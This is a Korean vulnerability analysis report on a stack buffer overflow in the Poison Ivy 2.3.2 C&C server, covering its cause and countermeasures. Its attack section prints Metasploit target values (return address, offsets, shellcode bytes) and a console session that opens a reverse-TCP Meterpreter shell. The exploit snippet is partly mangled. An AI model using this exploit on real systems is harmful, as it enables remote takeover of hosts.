취약점 분석 보고서

Poison Ivy C&C Server Buffer Overflow Exploit

2012-07-20

RedAlert Team 안상환

목 차

| 1. 개요 | 1 |
|---|---|
| 1.1. 취약점 분석 추진 배경 | 1 |
| 2. Poison Ivy C&C Server 취약점 | 2 |
| 2.2. 취약한 시스템 목록 | |
| 2.3. Poison Ivy C&C Server 취약점 테스트 시스템 | |
| 2.4. Poison Ivy C&C Server 취약점 공격 기법 원리 | |
| 3. 분 석 | 4 |
| 3.1. 공격 테스트 | |
| 3.2. 공격 기법 분석 | |
| 4. 결론 | |
| 5. 대응 방안 | |
| · | |

그림 목차

| 그림 | 1 Poison Ivy C&C Server Buffer Overflow 공격 개요도 | . 3 |
|----|--|-----|
| | 2 대상 프로그램 | |
| 그림 | 3 Metasploit 공격 모듈 | . 4 |
| 그림 | 4 공격코드 | . 5 |
| 그림 | 5 피해자 시스템 권한 탈취 | . 6 |
| 그림 | 6 Stack 에 삽입된 공격코드 | . 7 |
| 그림 | 7 Return Address 변조 | . 7 |
| 그림 | 8 JMP ESP 동작 | . 8 |
| 그림 | 9 Shellcode 로 이동 | . 8 |
| 그림 | 10 공격자 시스템과 Session 연결 | . 8 |

1. 개 요

1.1. 취약점 분석 추진 배경

본 취약성을 가진 프로그램은 간단한 설치만으로 C&C (Command & Control) 서버를 구축할 수 있는 프로그램입니다. 이와 유사하게 동작하는 프로그램으로는 제우스봇넷과 같은 악성 프로그램 있습니다. 본 프로그램은 노트북 도청으로 유명해진 프로그램이며 오디오 기능을 이용하여 wave 파일을 원격으로 전송 할 수 있습니다.

일반 사용자는 악의적인 목적을 포함한 다양한 목적을 위해 간단하게 C&C 서버를 구축 할수 있지만, 취약한 프로그램을 포함한 이와 비슷한 종류의 프로그램들은 공격자로부터 전송된 공격코드에 유연하게 대처하지 못하는 실정입니다. 더욱이 피해자는 공격을 당하더라도 전문적인 지식 없이는 이를 인지하지 못하며, 공격자는 피해자 시스템을 기점으로 한 2차, 3차 공격을 감행 할 수 있습니다.

2. Poison Ivy C&C Server 취약점

2.1. Poison Ivy C&C Server 취약점 개요

| 취약점 이름 | Poison Ivy C&C Server Buffer Overflow Exploit | | |
|-------------------------------|---|--------|-----------------------|
| 최초 발표일 2012 년 07 월 06 일 | | 문서 작성일 | 2012 년 7월 20일 |
| 제품 | Poisonivy(2.3.2) | 벤더 | Poisonivy |
| 공격 범위 Remote / Network Access | | 공격 유형 | Stack Buffer Overflow |
| 취약한 OS Windows | | 위험 등급 | 위험 |
| 취약점 영향 | 원격 코드 실행 및 서비스 거부 발생 | CVE-ID | N/A |

표 1 Poison Ivy C&C Server 취약점 개요

Windows 기반의 C&C 서버 구축 프로그램인 Poison Ivy 에서 발생한 Buffer Overflow 취약점입니다.

해당 취약점을 이용한 공격은 원격을 통해 가능하며 원격 공격자는 취약한 C&C 서버를 대상으로 특수하게 제작된 패킷을 전송함으로써 원격 코드 실행 및 서비스 거부를 발생 시킬수 있습니다.

2.2. 취약한 시스템 목록

아래 <표 2>에 나열된 시스템은 Poison Ivy C&C Server 취약점을 이용한 공격에 취약합니다.

• Microsoft Windows XP Professional SP3

표 2 취약한 시스템

2.3. Poison Ivy C&C Server 취약점 테스트 시스템

Poison Ivy C&C Server 취약점을 이용한 공격은 XP SP3 32bit 영문 버전에서 테스트 하였습니다.



2.4. Poison Ivy C&C Server 취약점 공격 기법 원리

해당 취약점은 클라이언트로부터 전송된 응답구문을 C&C 서버에서 분석하는 과정에서 발생하는 Buffer Overflow 취약점 입니다. 공격자는 특수하게 제작한 긴 응답구문을 서버로 전송하여 Buffer Overflow를 발생 시킬 수 있으며, 이를 이용하여 공격자는 프로그램의 흐름을 원하는 주소로 변경 할 수 있습니다. 피해자 시스템은 해당 프로그램을 이용하여 C&C 서버를 운용하기만 하여도 시스템의 최고 관리자 권한을 탈취 당할 뿐만 아니라, 임의의 코드 실행 및 서비스 거부가 발생 할 수 있습니다.




그림 1 Poison Ivy C&C Server Buffer Overflow 공격 개요도

첫째, 공격자는 피해자 시스템으로부터 운용중인 C&C 서버로 공격코드가 삽입된 응답구문을 전송합니다.

둘째, 취약한 C&C 서버에서는 공격자로부터 전송된 패킷을 분석하기 시작하는데, 이 과정에서 Buffer Overflow 가 발생합니다.

셋째, Buffer Overflow 가 발생하여 인접 스택의 데이터 및 return address 를 변조하여, 프로그램의 흐름을 변경 / Attacking Code 를 실행 합니다.



3. 분 석

3.1. 공격 테스트

<그림 2>은 해당 취약점을 가진 프로그램을 실행시킨 화면입니다. 클라이언트 시스템에 각종 상태 확인 및 명령을 내릴 수 있습니다.




그림 2 대상 프로그램

대상 프로그램의 취약점을 이용한 공격코드는 다양한 언어로 작성 할 수 있지만 Metasploit 에서 제공하는 공격 모듈로 쉽게 테스트 할 수 있습니다.



그림 3 Metasploit 공격 모듈



공격코드는 아래 <그림4>와 같습니다.

직접적으로 Return Address 를 변조하여 메모리에 삽입된 Attacking Code 로 이동하며 Reverse tcp Shellcode 를 실행합니다.

```
=> 'win',
Platform'
'Targets'
                =>
       Γ
                       'Poison Ivy 2.3.2 / Windows XP SP3 / Windows 7 SP1',
                               'Ret' => 0x0041AA97, # jmp esp from "Poison Ivy 2.3.2.exe"
                               'RWAddress' => 0x00401000,
                               'Offset' => 0x806D,
                               'PayloadOffset' => 0x75,
                               'jmpPayload' => "\x81\xec\x00\x80\x00\x00\xff\xe4" # sub esp,0x8000 # jmp esp
               1,
                       'Poison Ivy 2.3.2 - Bruteforce / Windows XP SP3 / Windows 7 SP1',
                               'Ret' => 0x0041AA97, # jmp esp from "Poison Ivy 2.3.2.exe"
                               'RWAddress' => 0x00401000,
                               'Offset' => 0x806D,
                               'PayloadOffset' => 0x75,
                               'jmpPayload' => "\x81\xec\x00\x80\x00\x00\xff\xe4", # sub esp,0x8000 # jmp esp
                               'Bruteforce' =>
                                               'Start' => { 'Try' => 1 },
                                               'Stop' => { 'Try' => 6 },
                                               'Step' => 1,
                                               'Delay' => 2
```

그림 4 공격코드



피해자 시스템의 대상 프로그램을 타깃으로 공격코드를 실행하여 피해자 시스템의 관리자 권한을 획득 한 것을 <그림 5>를 통해 확인 할 수 있습니다.

공격이 완료 된 후 대상 프로그램은 종료 되지 않고 정상 동작하며, 공격자가 Session을 종료 시킬 때 대상 프로그램은 종료 됩니다. 이는 피해자가 전문적 지식이 있지 않고서 자신의 시스템 관리자 권한이 탈취당한 것을 인지 할 수 없음을 의미하기도 합니다.

```
exploit(poisonivy_bof) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(poisonivy_bof) > set LHOST 192.168.1.3
LHOST => 192.168.1.3
msf exploit(poisonivy_bof) > set RHOST 192.168.1.4
RHOST => 192.168.1.4
msf exploit(poisonivy_bof) > exploit
[*] Started reverse handler on 192.168.1.3:4444
[*] Performing handshake...
[*] Sending exploit...
[*] Sending stage (752128 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.4:1180) at 2012-07-22 19:08:08 +0900
meterpreter > sysinfo
                 : R3D4L3RT9141
Computer
08
                 : Windows XP (Build 2600, Service Pack 3).
Architecture
                 : x86
System Language : en_US
Meterpreter
                 : x86/win32
meterpreter >
```

그림 5 피해자 시스템 권한 탈취



3.2. 공격 기법 분석

공격자로부터 공격코드가 삽입된 패킷이 전송되면 대상 프로그램은 해당 요청 구문을 분석하게 되는데 이 과정에서 Buffer Overflow 가 발생하게 됩니다. <그림 8>을 통해 Stack 의 데이터들이 NULL 값으로 변조 된 것을 확인 할 수 있습니다.

| 01372690 | 00000000 | |
|----------|----------|--|
| 01372694 | 00000000 | |
| 01372698 | 00000000 | |
| 01372690 | 00000000 | |
| 013726A0 | 00000000 | |
| 013726A4 | 00000000 | |
| 013726A8 | 00000000 | |
| 013726AC | 00000000 | |
| 013726B0 | 00000000 | |
| 013726B4 | 00000000 | |
| 013726B8 | 00000000 | |
| 013726BC | 00000000 | |
| 01372600 | 00000000 | |
| 01372604 | 00000000 | |
| 01372608 | 00000000 | |
| 01372600 | 00000000 | |
| 013726D0 | 00000000 | |

그림 6 Stack 에 삽입된 공격코드

Buffer Overflow 로 인해 인접 스택의 데이터 침범 및 변조가 발생하여 Return Address 의 본 주소도 변조 된 것을 확인 할 수 있습니다. 변조된 Return Address 의 주소는 JMP ESP 주소로 메모리에 삽입된 Shellcode 로 이동하도록 합니다.




그림 7 Return Address 변조



<그림 8>과 같이 JMP ESP 코드가 동작하여 공격자가 삽입한 Shellcode 중 하나로 메모리에 삽입된 Reverse TCP Shellcode 의 위치로 이동 하는 코드가 실행 됩니다.




그림 8 JMP ESP 동작

메모리내 삽입된 Reverse TCP Shellcode 가 실행 되고, 공격자의 시스템과 연결 되어 피해자 시스템은 관리자 권한을 탈취 당하게 됩니다.




그림 9 Shellcode 로 실행

그림 10 공격자 시스템과 Session 연결



4. 결 론

대상 프로그램은 간단한 방법으로 Attacking code 를 실행 시킬 수 있었습니다. 위에서 테스트한 공격은 고급 기술을 요구하지 않고 간단한 Buffer Overflow 지식만으로도 해당 공격을 수행 할 수 있습니다. 간단한 지식만으로 할 수 있는 공격치고는 너무나 위협적인 결과를 보여주며, 해당 공격을 통해 2 차, 3 차 공격을 감행 하여 더 큰 피해를 입힐 수 있습니다.

이러한 부분으로 인하여 사용자뿐만 아니라 개발사 또한 큰 피해를 입을 수 있습니다. 개발사에서는 제품 출시 전에 제품 내 모든 입력 값에 대한 무결성 검증을 할 필요가 있으며, 기타 보안 검사 후 출시 하여야 합니다.

5. 대응 방안

해당 취약점은 제한된 버퍼 내 입력 값에 대한 제한이 없기 때문에 발생한 취약점입니다. 그러므로 사용자 입력 값의 길이 제한을 두어 인접 스택 영역을 침범하지 못하게 할 수 있습니다. 사용자는 방화벽 사용을 철저히 하여야 하고 수시로 의심스러운 네트워크와 연결되어 있지는 않은지 확인 하여야 합니다.

6. 참고 자료

6.1. 참고 웹 문서

Exploit-DB http://www.exploit-db.com/exploits/19613/

OSVDB-ID http://osvdb.org/show/osvdb/83774

Poisonivy-rat.com http://www.poisonivy-rat.com/

